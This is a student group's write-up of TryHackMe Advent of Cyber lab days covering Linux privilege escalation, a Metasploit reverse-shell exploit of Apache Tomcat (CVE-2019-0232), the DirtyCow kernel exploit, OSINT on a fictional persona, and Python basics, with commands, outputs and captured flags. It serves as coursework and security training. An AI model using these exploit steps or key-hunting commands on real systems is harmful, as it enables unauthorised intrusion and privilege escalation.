

# PSP0201

## Week 4

# Writeup

Group Name: Gold

Members:

ID	Name	Role
1211101707	Nur'aina Binti Ikhwan Moeid	Leader
1211103984	Nur Afreen Junaidah Binti Noorul Mohamed Eliyas	Member
1211101519	Aisyah Binti Ahmad Komarolaili	Member
1211102590	Nur Hanisah Binti Mohd Pauzi	Member

## Day 11: Networking – The Rogue Gnome

**Tools used:** Kali, Firefox

**Solution/walkthrough:**

### Question 1

What type of privilege escalation involves using a user account to execute commands as an administrator? -vertical

#### 11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "Day 1 - A Christmas Crisis"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

### Question 2

You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this? -horizontal

#### 11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

### Question 3

You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar. What kind of privilege escalation is this? - horizontal

#### 11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

### Question 4

What is the name of the file that contains a list of users who are a part of the sudo group? -sudoers

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so). This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called "sudoers" and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

## Question 5

What is the Linux Command to enumerate the key for SSH? - find / -name id\_rsa 2> /dev/null

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via:  
find / -name id\_rsa 2> /dev/null ...Let's break this down:

- We're using `find` to search the volume, by specifying the root `/` to search for files named "id\_rsa" which is the name for *private* SSH keys, and then using `>> /dev/null` to only show matches to us.

Can you think of any other files or folders we may want to `find`?

## Question 6

If we have an executable file named find.sh that we just copied from another machine, what command do we need to use to make it be able to execute? -chmod +x find.sh

At the moment, the "examplefiles" are not executable as there is no "x" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "x" in the snippet below -rwxrwxr):

-rwxrwxr-x 1 cmnatic cmnatic 0 Dec 8 18:43 backup.sh

## Question 7

The target machine you gained a foothold into is able to run wget. What command would you use to host a http server using python3 on port 9999? - python3 -m http.server 9999

11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LInEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LInEnum.sh* to: `python3 -m http.server 8080`

File Edit View Search Terminal Help  
root@ip-10-10-118-36:~# python3 -m http.server 8080  
serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

## Question 8

What are the contents of the file located at /root/flag.txt? - thm{2fb10afe933296592}

```
bash-4.4# cd /root
bash-4.4# ls -la
total 28
drwxr-xr-x 24 root root 4096 Dec  8 2020 .
drwxr-xr-x  3 root root 4096 Dec  8 2020 ..
-rw-r--r--  1 root root 168 Dec  9 2020 .bash_history
-rw-r--r--  1 root root 3106 Apr  9 2018 .bashrc
-rw-r--r--  1 nobody nogroup 23 Dec  8 2020 flag.txt
-rw-r--r--  1 root root 148 Aug 17 2015 .profile
drwxr-xr-x  2 root root 4096 Dec  8 2020 .ssh
bash-4.4# cat flag.txt
thm{2fb10afe933296592}
bash-4.4# ^C
```

Correct Answer!

## **Thought Process/ Methodology:**

Once we have logged in to the vulnerable instance using the password that was given, we use `find -perm -u=s -type f 2>/dev/null` to find for executables. Once we have located the contents of `/root` and copied it into our directory, we can navigate to `/root` to find the content of `flag.txt`.

## Day 12: Networking – Ready, set, elf.

Tools used: THM AttackBox

Solution/walkthrough:


### Question 1

What is the version number of the web server? -9.0.17

```
|_http-favicon: Apache Tomcat
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Apache Tomcat/9.0.17
1 service unrecognized despite returning data. If you know the service/version,
```

### Question 2

What CVE can be used to create a Meterpreter entry onto the machine? - CVE-2019-0232



### Question 3

What are the contents of flag1.txt - thm{whacking\_all\_the\_elves}

```
root@ip-10-10-158-7:~ 
File Edit View Search Terminal Help
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-
bin>dir
dir
Volume in drive C has no label.
Volume Serial Number is 4277-4242

Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROO
T\WEB-INF\cgi-bin

01/07/2022 18:29    <DIR>      .
01/07/2022 18:29    <DIR>      ..
19/11/2020 22:39            825 elfwhacker.bat
19/11/2020 23:06            27 flag1.txt
01/07/2022 18:16            73,802 GOLVG.exe
01/07/2022 18:29            73,802 MHmbZ.exe
                           4 File(s)     148,456 bytes
                           2 Dir(s)   9,623,605,248 bytes free

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-
bin>type flag1.txt
type flag1.txt
thm{whacking_all_the_elves}
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-
```

#### Question 4

What were the Metasploit settings you had to set? -LHOST, LPORT

```
Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
-----  -----  -----  -----
EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.10.158.7    yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port
```

```
10.10.247.159
nmap exploit(windows/http/tomcat_cgi_cmdlineargs) > set rhosts 10.10.247.159
rhosts => 10.10.247.159
```

#### **Thought Process/ Methodology:**

We're using nmap tool on Metasploit to enumerate the web server to get the version number of the web server. Next, using the information given, Apache Tomcat 9.0.17 and CGI we browse it on google we found the CVE that can be used to create a Meterpreter entry onto the machine. On Metasploit Framework we use search command to look up for the exploit module we're going to use and run the exploit to create the session. We then execute command shell followed by command dir to get the contents of flag1.txt.

## Day 13: Networking – Coal for Christmas

**Tools used:** Attackbox, DirtyCow

**Solution/walkthrough:**

### Question 1

What old, deprecated protocol and service is running? - telnet

```
telnet 10.10.194.194 <PORT_FROM_NMAP_SCAN>
```

### Question 2

What credential was left for you? - clauschristmas

```
root@ip-10-10-10-80:~# telnet 10.10.226.9
Trying 10.10.226.9...
Connected to 10.10.226.9.
Escape character is '^]'.
▶ SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.
```

```
Username: santa
Password: clauschristmas
```

```
We left you cookies and milk!
```

### Question 3

What distribution of Linux and version number is this server running? - Ubuntu 12.04

```
$ cat /etc/release
cat: /etc/release: No such file or directory
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
```

#### Question 4

Who got here first? - grinch

```
$ cat cookies_and_milk.txt
/*
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//   - Yours Truly,
//     The Grinch
//*/
```

#### Question 5

What is the verbatim syntax you can use to compile, taken from the real C source code comments? -  
gcc -pthread dirty.c -o dirty -lcrypt

```
///
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly created binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
```

#### Question 6

What "new" username was created, with the default operations of the real C source code? - firefart

```
^C
$ su firefart
Password:
firefart@christmas:/home/santa# cd /root
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!
```

### Question 7

What is the MD5 hash output? - 8b16f00dd3b51efadb02c1df7f8427cc -

```
firefart@christmas:~# touch coal
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc -
firefart@christmas:~#
Broadcast message from firefart@christmas
(unknown) at 11:00 ...
The system is going down for power off NOW!
Connection closed by foreign host.
```

### Question 8

What is the CVE for DirtyCow? - CVE-2016-5195

| [DirtyCow. Dirty COW \(CVE-2016-5195\)](#)

#### **Thought Process/ Methodology:**

First as usual, start the machine on the attackbox and start deploying. On the terminal and just put all the commands given with the reference given which is dirty cow and just browse the codes there and just continue the steps until all the answers come out based on THM questions.

## Day 14: OSINT – Where's Rudolph?


**Tools used:** Firefox

**Solution/walkthrough:**

### Question 1

What URL will take me directly to Rudolph's Reddit comment history? -


<https://www.reddit.com/user/IGuidetheClaus2020/comments>



The screenshot shows a Firefox browser window with the address bar set to <https://www.reddit.com/user/IGuidetheClaus2020/comments>. The page displays the profile of the user IGuidetheClaus2020. On the right side of the profile card, it shows a small cartoon reindeer icon, the username IGuidetheClaus2020, a karma count of 36, and a 'Cake day' on November 23, 2020. Below the profile card, there is a 'Follow' button. The main content area shows a single comment from IGuidetheClaus2020 on a post by FriegusTheBoss. The comment reads: "Ouch. Some days I love Twitter. Some days, it's just...lol." There are options to 'Reply', 'Share', and '...', and a timestamp indicating it was posted 2 years ago.

### Question 2

According to Rudolph, where was he born? - Chicago



The screenshot shows a comment from the user IGuidetheClaus2020 on a post about the Chicago Public Library. The comment reads: "Fun fact: I was actually born in Chicago and my creator's name was Robert!" Below the comment, there are reply, share, and other interaction buttons.

### Question 3

Rudolph mentions Robert. Can you use Google to tell me Robert's last name? - May



**Robert L. May**

Writer

Robert L. May was the creator of Rudolph the Red-Nosed Reindeer. [Wikipedia](#)

#### Question 4

On what other social media platform might Rudolph have an account? - Twitter

## Usernames

 Facebook	 Twitter	 YouTube	 TikTok	 Pinterest	 Medium	
 Disqus	 me About.me	 Meetup	 Periscope	 Patreon	 Be	 Behance
 Blogger	 Wordpress	 Spotify	 Gravatar	 Bitbucket	 99d	 99Designs

#### Question 5

What is Rudolph's username on that platform? - IGuideClaus2020



#### Question 6

What appears to be Rudolph's favourite TV show right now? - Bachelorette



### Question 7

Based on Rudolph's post history, he took part in a parade. Where did the parade take place? -  
Chicago

Pages that include matching images

<https://www.thompsoncoburn.com> > news-events > news ::

[Thompson Coburn 'floats' down Michigan Avenue in first ...](#)



320 x 180 · 9 Dec 2019 — ... Rudolph the Red-Nosed Reindeer balloon down Michigan Avenue, ... Thompson Coburn holding Rudolph parade balloon in downtown Chicago ...

### Question 8

Okay, you found the city, but where specifically was one of the photos taken? - 41.891815, -87.624277

#### GPS

GPS Latitude Ref	North
GPS Latitude	41.891815 degrees
GPS Longitude Ref	West
GPS Longitude	87.624277 degrees

### Question 9

Did you find a flag too? - {FLAG}ALWAYSCHECKTHEEXIFD4T4

**DETAILED**

**LOCATION**

**UPLOAD**

IFD0

Resolution Unit

inches

Y Cb Cr Positioning

Centered

Copyright

{FLAG}ALWAYSCHECKTHEEXIFD4T4

### Question 10

Q10: Has Rudolph been pwned? What password of his appeared in a breach? - spygame

### Question 11

Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address? - 540

The screenshot shows a travel search interface with a sidebar on the left listing hotels: Grand 1920s hotel with modern dining (RM 820), The Drake (RM 1,384), Chicago Marriott Downtown Magnificent Mile (RM 1,651), and Omni Chicago Hotel (RM 1,651). The main area shows a tooltip for the Chicago Marriott Downtown Magnificent Mile, which includes the address 540 Michigan Ave, Chicago, IL 60611, United States, and other details like being near public transit.

### **Thought Process/ Methodology:**

OSINT investigation can be done with just browsing the internet. By using certain websites such as <https://exifdata.com> we can find more detailed information. For example, <https://exifdata.com> allows us to utilize image EXIF data to uncover critical details, such as exact photo location.

## Day 15: Scripting- There's a Python in my stoking!

**Tools used:** Firefox

**Solution/walkthrough:**

### Question 1

What's the output of True + True? - 2

### Question 2

What's the database for installing other peoples libraries called? - PyPi

You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command:

**pip install X** Where X is the library we wish to install. This installs the library from PyPi which is a database of libraries. Let's install 2 popular libraries that we'll need:

### Question 3

What is the output of bool("False")? -True

### Question 4

What library lets us download the HTML of a webpage? - requests

```
# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as
# a variable
html = requests.get('testurl.com')
```

### Question 5

What is the output of the program provided in "Code to analyse for Question 5" in today's material? -[1, 2, 3, 6]

```
4  x = [1,2,3]
5  y = x
6  y.append(6)
7  print(x)

TERMINAL  ...  Python  +  ^  ^

Afreens-MacBook-Pro:~ afreenjunaidah$ /usr/local/bin/python3 "/Users/afreenjunaidah/from re import X.py"
[1, 2, 3, 6]
Afreens-MacBook-Pro:~ afreenjunaidah$
```

## Question 6

What causes the previous task to output that? - Pass by reference

## Question 7

If the input was "Skidy", what will be printed? - The Wise One has allowed you to come in.

```
1 names = ["Skidy", "DorkStar", "Ashu", "Elf"]
2 name = input("What is your name? ")
3 if name in names:
4     print("The Wise One has allowed you to come in.")
5 else:
6     print("The Wise One has not allowed you to come in.")
7
8 for name in names:
9     print(name)
```

PROBLEMS OUTPUT TERMINAL DEBUG CONSOLE Python + ×

```
Afreens-MacBook-Pro:MMU afreenjunaidah$ /usr/local/bin/python3 /Users/afreenjunaidah/Desktop/MMU/python/hello.py
What is your name? Skidy
The Wise One has allowed you to come in.
```

## Question 8

If the input was "elf", what will be printed? - The Wise One has not allowed you to come in.

```
1 names = ["Skidy", "DorkStar", "Ashu", "Elf"]
2 name = input("What is your name? ")
3 if name in names:
4     print("The Wise One has allowed you to come in.")
5 else:
6     print("The Wise One has not allowed you to come in.")
7
8 for name in names:
9     print(name)
```

PROBLEMS OUTPUT TERMINAL DEBUG CONSOLE Python + ×

```
Afreens-MacBook-Pro:MMU afreenjunaidah$ /usr/local/bin/python3 /Users/afreenjunaidah/Desktop/MMU/python/hello.py
What is your name? elf
The Wise One has not allowed you to come in.
```

## **Thought Process/ Methodology:**

We come to understand how python is used. Starting from printing “Hello World” to different functions, variables, operators, booleans, if statements and loops. Libraries can be used to use othe people's codes and improvise.